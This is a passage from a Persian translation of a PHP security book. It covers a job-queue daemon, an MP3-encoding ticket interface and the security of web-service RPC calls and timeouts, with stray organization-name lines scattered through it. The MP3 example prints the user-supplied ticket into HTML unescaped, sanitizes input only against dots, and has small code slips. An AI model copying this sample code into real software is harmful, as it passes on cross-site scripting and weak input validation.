آخرین بخش در این اسکریپت، یک کتابخانه از لاگ‌ها، مدیریت استثناها و توابع مدیریت سیگنال می‌باشد. اکنون که دایمون در حال اجرا می‌باشد و صف را به دنبال دستورات جدید می‌گردد، هر اسکریپت PHP که نیازمند بهره بردن از خدمات آن است می‌تواند این کار را انجام دهد. چیزی که در ادامه می‌آید یک اسکریپت نمایشی است که یک فایل موقتی تصادفی را ایجاد نموده و سپس یک درخواست تغییر مالکیت را جهت آن فایل در صف، اضافه می‌کند.

سایت خدمات رایانه ای

```
<?php

// config
$newowner = 'csnyder';

// db connection
$dbuser = 'username';
$dbpass = 'password';
$dbhost = 'localhost';
$dbname = 'pps';
$db = new mysqli ( $dbhost, $dbuser, $dbpass, $dbname );

// for demo purposes, create a new temp file
$path = tempnam( '/tmp', 'changeOwnershipDemo' );
file_put_contents( $path, rand( 0, 86400 ) );

// create a new job object
include_once( 'jobManagerClass.php' );
try {
  $newjob = new jobManager( $db );

 .// set request to change ownership of file
 $newjob->request = "changeOwnership $newowner $path";

 // add job to queue
 $newjob->insert();
}
catch ( Exception $e ) {
  exit( 'jobManager Error: ' . $e->getMessage() );
}

// dump new job record for demo purposes
exit( "<pre>" . print_r( $newjob, 1 ) );

?>
```

در این اسکریپت بسیار ساده، یک فایل موقتی جدید را ایجاد می‌نمایید. بعد از وارد نمودن کلاس jobManager و آغازنمودن یک شیء jobManager جدید، شما آن را مشغول به کار تغییر مجوزها بر

روی فایل موقتی تازه ایجاد شده می‌نمایید. این‌که این امر با موفقیت انجام شده است را می‌توانیم با بررسی فایل لاگ مشاهده کنیم.

```
18766 Daemon running.
18766 Thu, 07 Jul 2005 10:51:52 -0400
18766 Starting job 15: changeOwnership csnyder /tmp/changeOwnershipDemoZbblYA ...
18766 Finished job 15: done
18766 Starting job 16: changeOwnership csnyder /tmp/changeOwnershipDemofwQ7rG ...
18766 Finished job 16: done
18766 Starting job 17: changeOwnership csnyder /tmp/changeOwnershipDemonqQsxx ...
18766 Finished job 17: done
```

این اسکریپت ممکن است ساده به نظر برسد، ولی در حال انجام وظیفه‌ای است که جهت امنیت سیستم شما دارای اهمیت است. اگر قرار بود که دایمون‌های مشابهی را ایجاد کنید که هر کدام متمرکز بر اجرای ایمن یک وظیفه‌ی خاص بالقوه خطرناک باشند، مسیر زیادی را به سمت تضمین امنیت سرور خود و داده‌های کاربران خود طی خواهید نمود. باید توجه داشت که چنین دایمونی اصولا تا بی‌نهایت به اجرا ادامه خواهد داد (یا حداقل تا زمانی که سرور ما در حال فعالیت باشد) تا زمانی که توسط یک دستور از کنسول، کشته شود.

۱۲,۳,۱,۸ ردیابی وظایف صف‌بندی شده

ما این موضوع را مورد بحث قرار دادیم که چگونه یک صف را ایجاد کنیم و چگونه وظایف را از این صف جهت اجرا انتخاب نماییم. اکنون به بخش سوم این تصویر می‌پردازیم. برنامه‌ی وب شما نیازمند روشی جهت ردیابی پیشرفت هر دسته وظیفه‌ای که ایجاد می‌کند و برداشت نتایج هنگام تکمیل پردازش می‌باشد. جهت وظایفی که رسیدن آن‌ها به بالای صف و اجرا شدن کمتر از چند دقیقه طول می‌کشد، ID جلسه یک ابزار ردیابی قابل قبولی است و روشی واضح جهت مشخص نمودن نتایج و در دسترس قرار دادن آن‌ها جهت برنامه‌ی وب بعد از پردازش می‌باشد. تا زمانی که برنامه‌ی وب شما بتواند کاربر را حفظ کند در حالی که وظیفه در پس‌زمینه در حال پردازش است، نتایج می‌توانند به صورت مستقیم اتخاذ شوند.

ولی در خصوص وظایف پردازشی سنگین و یا صف‌های بزرگ، ممکن است چندین دقیقه و یا حتی بیشتر طول بکشد تا پردازش کامل شود. از آنجا که این امر خیلی واقع‌گرایانه نیست که از کاربر انتظار داشته باشید که یک جلسه‌ی فعال را حتی جهت ۱۵ ثانیه نگهداری کند در حالی که (ظاهرا) هیچ اتفاقی روی نمی‌دهد، این احتمال وجود دارد که برنامه‌ی شما به چیزی دائمی‌تر از یک ID جلسه جهت ردیابی وظایف پس زمینه نیاز دارد. اگر کاربران سایت شما را ترک کنند تا به کارهای دیگر برسند، ممکن است ساعت‌ها و یا حتی

روزها طول بکشد که بازگردند، که تا آن موقع، جلسات آن‌ها مدت زمان طولانی است که منقضی شده‌اند. همچنین ممکن است نیاز به در نظر گرفتن این واقعیت داشته باشید که انتظار می‌رود نتایج یک وظیفه‌ی پس‌زمینه که از یک رایانه در محل کار آغاز شده است بعدا هنگامی که کاربر آن‌ها را از رایانه‌ی خانه‌ی خود بررسی می‌کند، در دسترس باشند.

برای مدیریت این وضعیت‌ها، شما باید نوعی سیستم بلیط‌دهی را ایجاد کنید که یک کلید منحصر به فرد یا بلیط را جهت هر وظیفه‌ی موجود در صف صادر نماید و در ادامه، آن بلیط را به کاربر ارائه دهد تا وی بتواند بعدا جهت دریافت نتایج این وظیفه از آن استفاده کند. این امر ممکن است پیچیده به نظر برسد ولی در واقع اصلا پیچیده نیست.

در ادامه‌ی مثال قبلی خود، اجازه دهید فرض کنیم که یک کاربر یک فایل صوتی را به برنامه‌ی وب مشغول شما جهت انکدشدن به عنوان یک فایل MP3 ارسال می‌کند. به این دلیل که انکدر MP3 دارای مصرف بالای CPU می‌باشد، برنامه‌ی شما از یک صف استفاده می‌کند تا تنها یک فایل صوتی در هر زمان مورد پردازش قرار گیرد. هر فایل درون این صف دارای یک ID منحصر به فرد با استفاده از تابع uiqid() در PHP می‌شود. بعد از ارسال فایل جهت انکدشدن، کاربر به صفحه‌ای انتقال می‌یابد که به وی زمان تقریبی جهت آماده شدن فایل صوتی جدید وی را (بر اساس تعداد سایر فایل‌های موجود در صف) می‌دهد و به وی یک URI می‌دهد که وی می‌تواند جهت دریافت فایل از آن استفاده کند. (همچنین ممکن است به وی این انتخاب داده شود که خروجی را به یک آدرس ایمیل ارسال نماید.) این URI دارای ID منحصر به فرد داده شده در صف در درون خود می‌باشد. وقتی که وی به این URI در مرورگر خود مراجعه می‌کند، اسکریپت بررسی صف را تحلیل می‌کند تا ببیند که آیا فایل وی انکدشده است یا خیر و یا آن فایل را جهت دانلود به وی ارائه می‌کند و یا زمان تقریبی تا آماده شدن فایل را به روز رسانی می‌کند.

در اینجا یک مثال از یک رابط کاربری ممکن ارائه شده است.

مرکز تحقیقات مخابرات و هوافضای عمران (خدمات رایانه ای)

```
<?php

// dropFolder should be outside document root
$dropFolder = '/tmp/mp3drop';

// use SCRIPT_NAME as $uri in forms and links
$uri = $_SERVER[ 'SCRIPT_NAME' ];

// set header and footer
$header = '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
    <title>mp3Interface.php</title>
  </head>
  <body>';
$footer = '</body></html>';

// mp3Interface.php continues
```

این اسکریپت با وظایف آغاز سازی، تعریف یک تولید دراپ و سپس ایجاد یک متن استاندارد HTML جهت ارتباط با کاربری که انکود را درخواست نموده است، شروع به کار می‌کند.

```
// continues mp3Interface.php

// application logic
if ( empty( $_GET['ticket'] ) ) {
  if ( empty( $_POST['encode'] ) ) {
    // show form
    print $header;
    ?>
    <h3>Encode Audio Using HTTP POST</h3>
    <form action='$uri' method='post' enctype='multipart/form-data' >
      <input type='file' name='input' size='40' />
      <input type='submit' value='Encode' />
    </form>
```

```
    <p> </p>
    <h3>OR Pick Up An Encoded File</h3>
    <form action='$uri' method='get'>
      ticket: <input type='text' name='ticket' size='36' />
      <input type='submit' value='Pickup' />
    </form>
    <?php
    print $footer;
  }

// mp3Interface.php continues
```

هنگامی که در ابتدا، این اسکریپت اجرا می‌شود، هیچ بلیطی در دسترس نخواهد بود و هیچ درخواستی جهت انکدینگ نیز در دسترس نیست. بنابراین، شما فرمی را به کاربر ارائه می‌کنید که از طریق آن، وی می‌تواند یا درخواست انجام انکدینگ نماید و یا (اگر بعدا دوباره سر می‌زند) یک درخواست جهت دریافت فایل نهایی را ارسال کند. در حالت دوم، مقدار ID بلیط به عنوان یک متغیر $_GET (به جای متغیر معمول‌تر $_POST) جهت تطابق با روش دیگر جهت ارسال همین درخواست، که در بخش بعدی این اسکریپت رخ می‌دهد، ارسال خواهد شد.

```
// continues mp3Interface.php
  else { // $_POST['encode'] is not empty
    // process uploaded audio file
    $upload = $_FILES['input']['tmp_name'];

    // check that input file is in correct format
    // nb: this trusts the browser to identify audio files correctly
    //     a server-side test could be used instead
    if ( $_FILES['input']['type'] != 'audio/x-wav' ) {
      exit( 'Error: wrong Content-Type, must be audio/x-wav.' );
    }

    // generate ticket
    $ticket = uniqid( "mp3-" );

    // build dropPath
    $dropPath = "$dropFolder/$ticket.wav";

    // get file, save in dropFolder
    if ( !move_uploaded_file( $upload, $dropPath ) ) {
      exit( "Error: unable to place file in queue." );
    }

    // set permissions...
    chmod( $dropPath, 0644 );
```

```
    // show initial wait message
    print $header;
    print "<h1>Your MP3 will be ready soon!</h1>
            <p>Your ticket number is $ticket.</p>
            <p><a href='$uri?ticket=$ticket'>Redeem it.</a></p>";
    print $footer;
    exit();
  } // end _POST['encode'] is not empty
} // end if ( empty( $_GET['ticket'] ) )

// mp3Interface.php continues
```

هنگامی که کاربر یک فایل را با درخواست جهت انکد آن ارسال نمود، آنگاه شما شروع به پردازش آن فایل آپلودشده می‌کنید. شما بررسی می‌کنید که این فایل دارای فرمت صحیح .wav جهت انکدینگ باشد، یک ID بلیط منحصر به فرد را تولید می‌کنید، فایل را به فولدر دراپ انتقال می‌دهید و آن را با ID بلیط شناسایی می‌نمایید و مجوزهای آن را به گونه‌ای تغییر می‌دهید که بتواند مورد پردازش قرار گیرد. در این حالت، شما فرصتی را به کاربر می‌دهید که همین الان فایل انکدشده را دریافت نماید؛ شما ID بلیط را به عنوان یک متغیر $_GET ارسال می‌نمایید، دقیقا در فرمی که در بخش قبلی این اسکریپت بود، به گونه‌ای که تنها یک بررسی جهت وجود آن کافی باشد.

سند در دست امادگی و هماهنگی عملیات و خدادهای رایانه ای

```
// continues mp3Interface.php

else { // $_GET['ticket'] is not empty
  // attempt to redeem ticket
  $ticket = $_GET['ticket'];

  // sanitize filename
  if ( strpos( $ticket, '.' ) !== FALSE ) {
    exit( "Invalid ticket." );
  }

  // encoded file is:
  $encoded = "$dropFolder/$ticket.wav.mp3";
  $original = "$dropFolder/$ticket.wav";

  // check for invalid ticket, waiting ticket, or ready mp3
  if ( !is_readable( $original ) ) {
    print $header;
    print "<h1>Ticket Not Found</h1>
           <p>There are no files in the queue matching that ticket.
              <a href='$uri'>Encode a new file.</a>
           </p>";
    print $footer;
    exit();
  }
```

مرکز داده‌های رایانه ای

```
  elseif ( !is_readable( $encoded ) ) {
    print $header;
    print "<h1>Your MP3 is not ready yet.</h1>
            <p>Encoding may take up to 10 minutes.
               <a href='$uri?ticket=$ticket'>Try again.</a>
            </p>";
    print $footer;
    exit();
  }
  else {
    // read the file and send it
    $mp3 = file_get_contents( $encoded );
    header( 'Content-Type: audio/mp3' );
    header( 'Content-Length: ' . strlen( $mp3 ) );
    print $mp3;

    // remove original (which we own)
    $original = "$dropFolder/$ticket.wav";
    unlink( $original );

    // done
    exit();
  }
} // end $_GET['ticket'] is not empty

?>
```

در نهایت، شما وضعیتی را مدیریت می‌کنید که در آن کاربر جهت دریافت فایل باز می‌گردد. شما ID بلیط ارسالی را پاک‌سازی می‌کنید تا مطمئن شوید که شامل یک نقطه (.) نمی‌باشد. سپس، شما این موضوع را بررسی می‌کنید که آیا ID بلیط نامعتبر است یا خیر و آیا پردازش همچنان در حال انجام است یا اینکه پردازش تمام شده است و بر همین اساس، گزارش خود را ارائه می‌کنید. در نهایت، شما با حذف فایل اصلی، تمیزکاری را انجام می‌دهید؛ شما اجازه‌ی انجام این کار را دارید چرا که به محض ذخیره‌کردن آن، مالکیت آن را تغییر دادید.

۱۲،۴ خلاصه

ما در این فصل، مسئله‌ی مشکل اجازه دادن به اجرای ایمن دستورات سیستمی بالقوه خطرناک را مورد بررسی قرار دادیم. دو روش وجود دارد که چنین دستوراتی می‌توانند خطرناک باشند:

- ممکن است نیازمند دسترسی عمیق سطح root به سیستم باشند که به معنای آن است که این دستورات به صورت بالقوه سیستم را در برابر خطر تخریب تصادفی یا عمدی قرار می‌دهند. مثال‌هایی از چنین دستوراتی عبارتند از باینری‌های suid و sbin و دستور sudo.
- این موارد می‌توانند منابع زیادی مصرف کنند که به این معناست که بسیاری از آن‌ها در عین حال می‌توانند از تمامی منابع شما استفاده کنند و بنابراین سیستم شما را کند کرده و یا آن را متوقف نمایند.

برای عملیات سطح root، یک API مدیریتی که می‌تواند تمامی درخواست‌ها را پاک‌سازی نماید، کافی است. برای عملیات با مصرف بالای منابع، شما نیازمند به یک سیستم صف‌دهی هستید که در آن، درخواست‌ها بتوانند نگه‌داری شوند تا زمانی که منابع کافی جهت اجرای دسته‌ای آن‌ها وجود داشته باشد. استفاده از چنین سیستم پردازش دسته‌ای نیازمند روشی جهت مدیریت صف‌بندی، کنترل موازی سازی و اندکی کمک از سوی توابع کنترل پردازش PHP می‌باشد.

استفاده از سیستم صف نیازمند حل مشکلات زیر است:

- ایجاد صف: در این راستا، ما یک کلاس را جهت مدیریت یک صف که در یک پایگاه‌داده ذخیره شده است، ارائه نمودیم.
- آغاز نمودن پردازش دسته ای: ما نمونه هایی از یک اسکریپت cron (برای اجرا به صورت تناوبی) و یک دایمون (برای اجرای دائمی) را ارائه نمودیم.
- ردیابی وظایف صف‌بندی شده: ما یک سیستم بلیط دهی نمونه را جهت مدیریت یک صف ذخیره شده در یک فولدر دراپ، ارائه نمودیم.

در فصل سیزدهم، ما به بحثی در خصوص چگونگی مدیریت ایمن فراخوان‌های رویه‌ای دوردست خواهیم پرداخت.

مرکز مدیریت امداد و هماهنگی عملیات امدادهای رایانه‌ای

۱۳ فصل سیزدهم: مدیریت ایمن فراخوان‌های رویه‌ای دوردست[۶۷] (RPC)

ما در فصل سیزدهم به آخرین تهدید جهت عملیات ایمن خود می‌پردازیم که همان فراخوان‌های رویه‌ای دوردست (RPCها) می‌باشد. این‌ها در وقاع پیام‌هایی از یک کامپیوتر به یک کامپیوتر دیگر هستند که در بستر یک نوع شبکه ارسال می‌شوند و درخواست نوعی اطلاعات یا اجرای یک دستور را بر روی سرور دوردست می‌نمایند.

این‌ها مثال‌هایی از درخواست‌های فراخوان رویه‌ای دوردست هستند که به زبان انسانی نوشته شده‌اند:

- این فایل‌ها را برایم بفرست
- این پیام‌ها را به این صندوق ورودی، کپی کن
- این ورودی را در وبلاگ من منتشر کن
- پیش‌بینی کنونی هوا را جهت این کدپستی به من بگو
- به من اجازه بده تا این تراکنش مالی را درخواست کنم
- این تراکنش مالی را برایم انجام بده
- یک فهرست از مقالات منتشر شده‌ی امروز در خصوص امنیت رایانه به من بده
- نتایج این کوئری جستجو را ارائه کن

هنگامی که سایت‌ها با سایر سرورها در بستر اینترنت، شبکه می‌شوند، فراخوان‌های رویه‌ای دوردست می‌توانند به یک مشکل جهت مشتری‌ها و سرورها تبدیل شوند. چنین سایت‌های با ارتباط درونی از تمامی مشکلات بالقوه‌ی هر سرور اینترنت رنج می‌برند از قبیل مشکل تایید اینکه در حال صحبت با چه کسی هستند و آیا دستورات در مسیر انتقال تغییر داده شده‌اند یا خیر و همین‌طور حداقل دو مشکل دیگر. به این دلیل که چنین سایت‌هایی جهت اسکریپت‌های خودکار، باز هستند (و انتظار می‌رود که توسط آن‌ها مورد استفاده قرار گیرند)، همچنین نقص بالاتری در مقابل سوءاستفاده و حمله‌ی اسکریپتی بزرگ.

و به این دلیل که چنین سرورهایی باید معمولا بدون ناظر اجرا شوند، در مقایسه با سرورهایی که در آن‌ها مدیر سیستم بر اتفاقات جاری نظارت دارد، شکننده‌تر هستند.

---

[۶۷] Remote Procedure Call

۱۳،۱ RPC و وب

یک فراخوان رویه‌ای دوردست معمولا شامل یک دستور و تعدادی آرگومان است. این آرگومان‌ها ممکن است ساده باشند مثل مسیر یک فایل، یا پیچیده باشند، مثل یک پیام MIME یا یک فهرست ساختاربندی شده در XML یا فرمتی دیگر.

فعالیت درخواستی توسط سرور با داده‌ی ارائه شده در آرگومان ها، اجرا می‌شود و یک پیام پاسخ به درخواست‌دهنده ارائه می‌شود. به مانند درخواست، پاسخ نیز می‌تواند تا حد زیادی ساده باشد، مثلا یک کد پاسخ HTTP یا می‌تواند تا هر حدی پیچیده باشد.

هم درخواست و هم پاسخ باید منطبق با یک رابط برنامه‌نویسی برنامه (API) ار قبل توافق شده باشد. این رابط، فرمت درخواست ها، شامل نام فعالیت‌ها و آرگومان هایی را که انتظار دارند، مشخص می‌کند. همچنین فرمت پاسخ‌ها و انواع مقادیری را که دستورات باز می‌گردانند، تعریف می‌کند.

شما احتمالا می‌توانید تعدادی API متفاوت را تجسم کنید جهت انجام هر کدام از درخواست‌های فهرست شده در بالا، از وظایف دسته‌ای خط فرمان در بستر SSH تا ارتباطات اسکریپت شده در بستر IMAP یا HTTP. . با این حال، در این فصل ما اصولا در مورد یک نوع خاص از RPC صحبت می‌کنیم که عموما به عنوان خدمات وب شناخته می‌شود. خدمات وب یک نام عمومی است که به تبادلات بین دو کامپیوتر با استفاده از پروتکل HTTP گفته می‌شود که در آن، درخواست شامل یک فراخوان رویه‌ی دوردست بوده و پاسخ نیز شامل خروجی ارائه آمده و یا یک خطا می‌باشد.

پیام‌های خدمات وب به اشکال مختلفی ظاهر می‌شوند که در این میان سه مورد، معمول‌ترین موارد هستند.

۱۳،۱،۱ HTTP و REST

پروتکل HTTP به خودی خود یک API خدمات وب است که دارای روش‌هایی از قبیل OPTIONS، GET، POST ، PUT و DELETE می‌باشد. برنامه‌های خدمات وب HTTP معمولا این روش‌ها را در بستر نوعی مخزن اطلاعاتی، مدیریت می‌کنند.

خدمات وب HTTP خالص را گاهی به عنوان رابط‌های استفاده کننده از REST نام گذاری می‌کنند.

چنین رابط‌هایی تنها از مجموعه‌ی محدودی از روش‌های HTTP استفاده می‌کنند و باید بدون حالت باشند (یعنی ممکن است وابسته به جلسات نباشند بلکه خود پیام درخواستی باید شامل تمامی اطلاعات ضروری

جهت تایید صلاحیت و اجرای فعالیت درخواستی باشد). اغلب خدمات آنلاین محبوب، رابط‌های آشنای REST را جهت کاربرانی ارائه می‌کنند که حتی نیازی ندارند که وارد شوند، از قبیل گوگل، Amazon.com ، eBay و Yahoo.

۱۳,۱,۲ XML-RPC

API خدمات وب XML-RPC از پیام‌های XML با شکل مناسب جهت اجرای فراخوان‌های رویه‌ای دوردست استفاده می‌کند. یک سند XML حاوی یک دستور و آرگومان‌هایی که باید با آن استفاده شود از طریق روش POST در HTTP برای سرور ارسال می‌شود. کد پاسخ و هر نوع داده‌ی مربوطه در یک سند XML با شکل مناسب مشابه بازگشت داده می‌شود

برخلاف REST، که یک مجموعه‌ی کاملا محدود از روش‌ها را ارائه می‌کند، یک بهره برداری XML-RPC قابل گسترش می‌باشد بنابراین می‌توان هر روشی را که نیاز دارد ایجاد نموده و مورد استفاده قرار دهد تا API خود را فعال نماید. جهت مثال، یک برنامه‌ی وبلاگ ممکن است از یک روش addEntry() استفاده نماید که انتظار یک درخواست را دارد که علاوه بر چیزهای دیگر شامل ID وبلاگ و عنوان و محتوای ورودی که باید اضافه شود، باشد. یک مثال از یک درخواست و پاسخ XML-RPC را می‌توانید در ویکیپدیا بیابید.

۱۳,۱,۳ SOAP

SOAP API روشی را جهت برنامه‌های توزیعی جهت ارسال اشیا و فراخوان‌های رویه‌ای جهت یکدیگر در بستر HTTP ارائه می‌کند. به مانند XML-RPC (که از آن توسعه یافته است) SOAP از یک سند XML جهت ارسال یک پیام استفاده می‌کند ولی در این حالت این سند دارای یک ساختار اندکی پیچیده‌تر می‌باشد که شامل یک بسته[۶۸] است که شامل یک هدر و یک بدنه می‌باشد. این بسته اطلاعات در خصوص فرستنده و گیرنده‌ی پیام را رمزگذاری می‌کند. SOAP در ابتدا یک سرواژه جهت پروتکل ساده‌ی دسترسی به شیء بود که گاهی به صورت رسمی همچنان به همان نام شناخته می‌شود.

[۶۸] Packet

درون این بسته، هدر و بدنه مبتنی بر برنامه هستند (و هدر اختیاری است). بلوک‌های هدر SOAP به مانند هدرها در یک پیام ایمیل یا درخواست HTTP هستند از این لحاظ که شامل اطلاعات مرتبط با درخواست هستند. بدنه شامل اطلاعاتی است که باید توسط درخواست مورد استفاده قرار گیرند.

۱۳،۲ ایمن نگه‌داشتن یک رابط خدمات وب

ما بحث در خصوص امنیت RPC را از دیدگاه سرور ارائه کننده‌ی خدمات وب آغاز می‌کنیم. هنگام ارائه‌ی یک رابط خدمات وب عمومی جهت کاربران خود، شما باید تمامی ملاحظاتی را که جهت هر سایت تولید دیگری در نظر می‌گیرید مورد توجه قرار دهید. ولی به این دلیل که هدف خدمات وب استفاده توسط فرایندهای خودکار به جای افراد، یعنی کاربران تعاملی، شما باید گام‌های اضافی را جهت جلوگیری از سوءاستفاده از سیستم توسط مشتری‌های با کدهای ضعیف یا مهاجم، بردارید. و حتما باید مطمئن شوید که این درخواست و پاسخ به صورت ایمن و قابل اعتمادا، انتقال می‌یابند.

۱۳,۲,۱ ارائه‌ی یک رابط ساده

به عنوان یک موضوع عملی، رابط RPC شما باید تا حد ممکن ساده و در عین حال محدود کننده باشد. رابط‌های ساده، با تعداد اندکی گزینه، جهت بررسی و ارزیابی ساده هستند. محدود نمودن چیزهایی که فرآیندهای اسکریپت شده می‌توانند بر روی سرور شما انجام دهند موجب محدود نمودن فرصت تلاش جهت انجام عملی نامطلوب توسط آن‌ها می‌شود.

یک مزیت دیگر سادگی و محدودیت عبارت است از اینکه این موارد باعث می‌شوند که بررسی این امر که درخواست ارسالی به درستی شکل گرفته است یا خیر، جهت شما خیلی راحت‌تر شود. شما باید هر درخواستی را که به درستی ساختار دهی نشده است بر این اساس رد کنید که ممکن است تلاش کند تا یک اکسپلویت یا اطلاعات نامطلوب دیگری را به سرور انتقال دهد. یک مثال خوب از یک رابط ساده مثالی است که در آدرس توصیف شده است و تنها سه فراخوان را ارائه می‌کند:

- یک درخواست جهت فهرستی از گواهی‌های در دسترس
- یک درخواست جهت فهرستی از فیلدهای ضروری جهت یک کلاس خاص از گواهی‌ها
- یک درخواست جهت صدور یک گواهی

البته، این خدمات وب به خودی خود تا حد زیادی ساده هستند. خدمات وب پیچیده‌تر معمولا نیازمند APIهای پیچیده‌تر هستند. برنامه‌ی توسعه دهندگان eBay جهت مثال، دارای دسته‌های متفاوت جهت

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

تمامی سه نوع معمول از پیام‌ها (REST،XML و SOAP) و مثال هایی در ۱۴ زبان برنامه‌نویسی متفاوت می‌باشد. خود SOAP API در یک فایل پی‌دی‌اف ۱۲۰۹ صفحه‌ای قرار دارد که دارای اندازه‌ی ۱۳۵ MB می‌باشد. این نوع پیچیدگی باعث می‌شود که خدمات وب این چنینی را هم سخت‌تر بتوان به کار گرفت و هم نقص آن‌ها نسبت به حملات بالاتر خواهد رفت.

احتمال این که شما به یک رابط به بزرگی رابط eBay نیاز داشته باشی کم است (ولی اگر نیاز دارید، به یاد داشته باشید که APIهای عظیم نیازمند اقدامات امنیتی عظیمی نیز هستند). ما می‌توانیم تنها یک نصیحت به شما بکنیم: تفکر در مورد رابط به عنوان یک فرم، روش مناسبی جهت ساده و محدود نگه‌داشتن آن می‌باشد.

۱۳,۲,۲ محدود نمودن دسترسی به APIهای وب

بسیاری از خدمات وب، مشتری را وادار می‌کنند که نوعی کلید برنامه یا رشته‌ی ID را به منظور شناسایی خود به سرور، ارائه دهند. بر اساس این کلید، و احتمالا سایر عواملی از قبیل آدرس IP مشتری و یا یک رمز اشتراکی، سرور اجازه‌ی دسترسی به فراخوانی‌های رویه‌ای دوردست را می‌دهد.

در یک محیط سرور به سرور، می‌توان (حداقل جهت اهداف کم ارزش) فرض کرد که این رشته‌ی ID در مسیر انتقال دزدیده نخواهد شد و جهت جعل درخواست‌ها مورد استفاده قرار نمی‌گیرد. ولی درخواست‌های خدمات وب مطمئنا محدود به تعاملات سرور به سرور نخواهند بود. اگر یک برنامه‌ی دسکتاپ از API خدمات وب شما جهت اجرای تعاملات از سوی کاربر استفاده کند، هر مقدار مورد استفاده در تایید صلاحیت می‌تواند توسط کاربر یا یک میانجی مشاهده شده و جهت جعل درخواست‌های اضافی مورد استفاده قرار گیرد.

اگر خدمات وب شما اصولا از سوی سایر سرورها فراخوانی می‌شوند، آنگاه مطمئنا منطقی است که دسترسی را بر اساس آدرس IP کنترل کنیم (که در متغیر فراعمومی `$_SERVER['REMOTE_ADDRESS']` قرار می‌گیرد) چرا که آدرس‌های IP سرورها معمولا ثابت باقی می‌مانند.

درخواست‌های ارسالی از سوی سرورها معمولا تحت تاثیر پراکسی‌سازی خودکار و یا تغییر آدرس شبکه‌ی اعمال شده بر مرورگرمشتری‌ها توسط روترها و ISPها نمی‌باشد.

بهترین راه حل، به مانند هر رابط وب دیگری، این است که از SSL جهت رمزگذاری و تایید یکپارچگی هر درخواست استفاده کنیم. یک روش قابل قبول، در صورتی که SSL در دسترس نباشد یا عملی نباشد، عبارت است از استفاده از کلاس mcrypt() معرفی شده در فصل اول همراه با یک رمز اشتراکی که تنها

مرکز مدیریت اسناد و فعالیت‌های عملیاتی رخدادهای رایانه‌ای

جهت مشتری و سرور خدمات وب شناخته شده است برای رمزگذاری مشخصات تایید صلاحیت و یا حتی کل بخش دستوری این درخواست.

۱۳،۳ ارسال ایمن زیردرخواست‌ها

اکنون به بحث در مورد امنیت از سمت مشتری (یا درخواست کننده ی) RPC می‌پردازیم. این مشتری به احتمال زیاد یک اسکریپت PHP می‌باشد که از توابع file_get_contents() یا fsockopen() جهت ارسال زیردرخواست HTTP به یک سرور استفاده می‌کند (ن.ک. http://php.net/file_get_contents و http://php.net/fsockopen جهت اطلاعات بیشتر). یک زیر درخواست یک درخواست ثانویه است که درون درخواست اولیه قرار دارد. زیردرخواست به دنبال خدمات (نوعی فعالیت یا اطلاعات) از سوی سرور ارائه دهنده می‌باشد از قبیل یک خوراک RSS یا موارد دیگر فهرست شده در ابتدای این فصل.

چنین درخواست‌های خودکاری در بستر شبکه شامل دسترسی به منابع سیستمی بالاتری نسبت به درخواست‌های کاربر زنده و شخصی هستند. این موارد نیازمند دسترسی به یک پورت شبکه بر روی سرور محلی، پهنای باند بین سرورهای محلی و دوردست و احتمالا یک یا چند جستجوی DNS جهت تبدیل نام میزبان‌ها به آدرس‌های IP هستند. زیردرخواست‌های در بستر SSL حتی نیازمند پهنای باند و قدرت پردازشی بالاتری هستند.

۱۳،۳،۱ مدیریت تایم اوت‌های شبکه

تایم‌اوت‌های شبکه‌ای با مدیریت نادرست و یا بسیار طولانی مدت می‌توانند موجب مشغول نمودن پردازش‌های سرور HTTP ،برای مدت زمان‌های طولانی شوند. این امر ممکن است یک مبحث امنیتی به نظر نرسد ولی در واقع موجب می‌شود که سرور شما در برابر سایر انواع حملات، خصوصا حملات رد خدمات، شکننده‌تر شود. اگر شما یک اسکریپت دارید که ۲۰ ثانیه منتظر پاسخ از سوی سرور دوردست باقی می‌ماند، به سادگی می‌تواند صدها پردازش وب سرور دیگر را نیز مشغول نماید که همگی منتظر یک پاسخ از سوی این سرور دوردست کند هستند.

در PHP، یک تایم‌اوت هنگام باز کردن یک ارتباط جریان سوکت به یک سرور دوردست با استفاده از تابع fsockopen() می‌تواند تنظیم شود. اگر شبکه یا سرور دوردست در دسترس نباشد، PHP بعد از تعداد ثانیه‌های مشخص شده توسط تایم اوت، ارتباط را رها می‌کند. این مقدار یک مقدار معلق است که به این معناست که شما می‌توانید این پارامتر را برابر با کسری از ثانیه نیز قرار دهید.

شما همچنین می‌توانید از تابع stream_set_timeout() نیز جهت مشخص نمودن زمان بیشینه جهت PHP جهت منتظر ماندن جهت پاسخ هنگام خواندن از روی یک جریان، استفاده کنید. مقدار ارسالی به stream_set_timeout() یک عدد صحیح است، بنابراین کسری از ثانیه را نمی‌توان مشخص نمود. اگر به تایم‌اوت برسیم، درخواست ، بی صدا از بین خواهد رفت، بنابراین شما باید کلید timed_out را در متاداده‌ی جریان بررسی کنید تا بفهمید که آیا یک پاسخ کامل را دریافت کرده‌اید یا خیر. اسکریپت زیر نشان می‌دهد که چگونه باید از مقادیر تایم‌اوت استفاده نمود.

```
<?php

// setup
$serverDomain = 'localhost';
$serverPort = 80;
$HTTPrequest = "GET /info.php HTTP/1.0\r\n";
$HTTPrequest .= "Host: $serverDomain\r\n";
$HTTPrequest .= "Connection: close\r\n\r\n";

// allow 1.5 seconds for connection
$connectionTimeout = 1.5;

// allow remote server 2 seconds to complete response
$responseTimeout = 2;

// open socket stream to send request
$conn = fsockopen( $serverDomain, $serverPort, $errno,
  $errstr, $connectionTimeout );
if ( !$conn ) {
  throw new Exception ( "Unable to connect to web services server: $errstr" );
}
else {
  // set response timeout
  stream_set_blocking( $conn, TRUE );
  stream_set_timeout( $conn, $responseTimeout );
}
```

```
// make request
fwrite( $conn, $HTTPrequest );

// get response
$response = stream_get_contents( $conn );

// did it time out?
$meta = stream_get_meta_data( $conn );
if ( $meta['timed_out'] ) {
  throw new Exception ( "Response from web services server timed out." );
}

// close socket
fclose( $conn );

?>
```

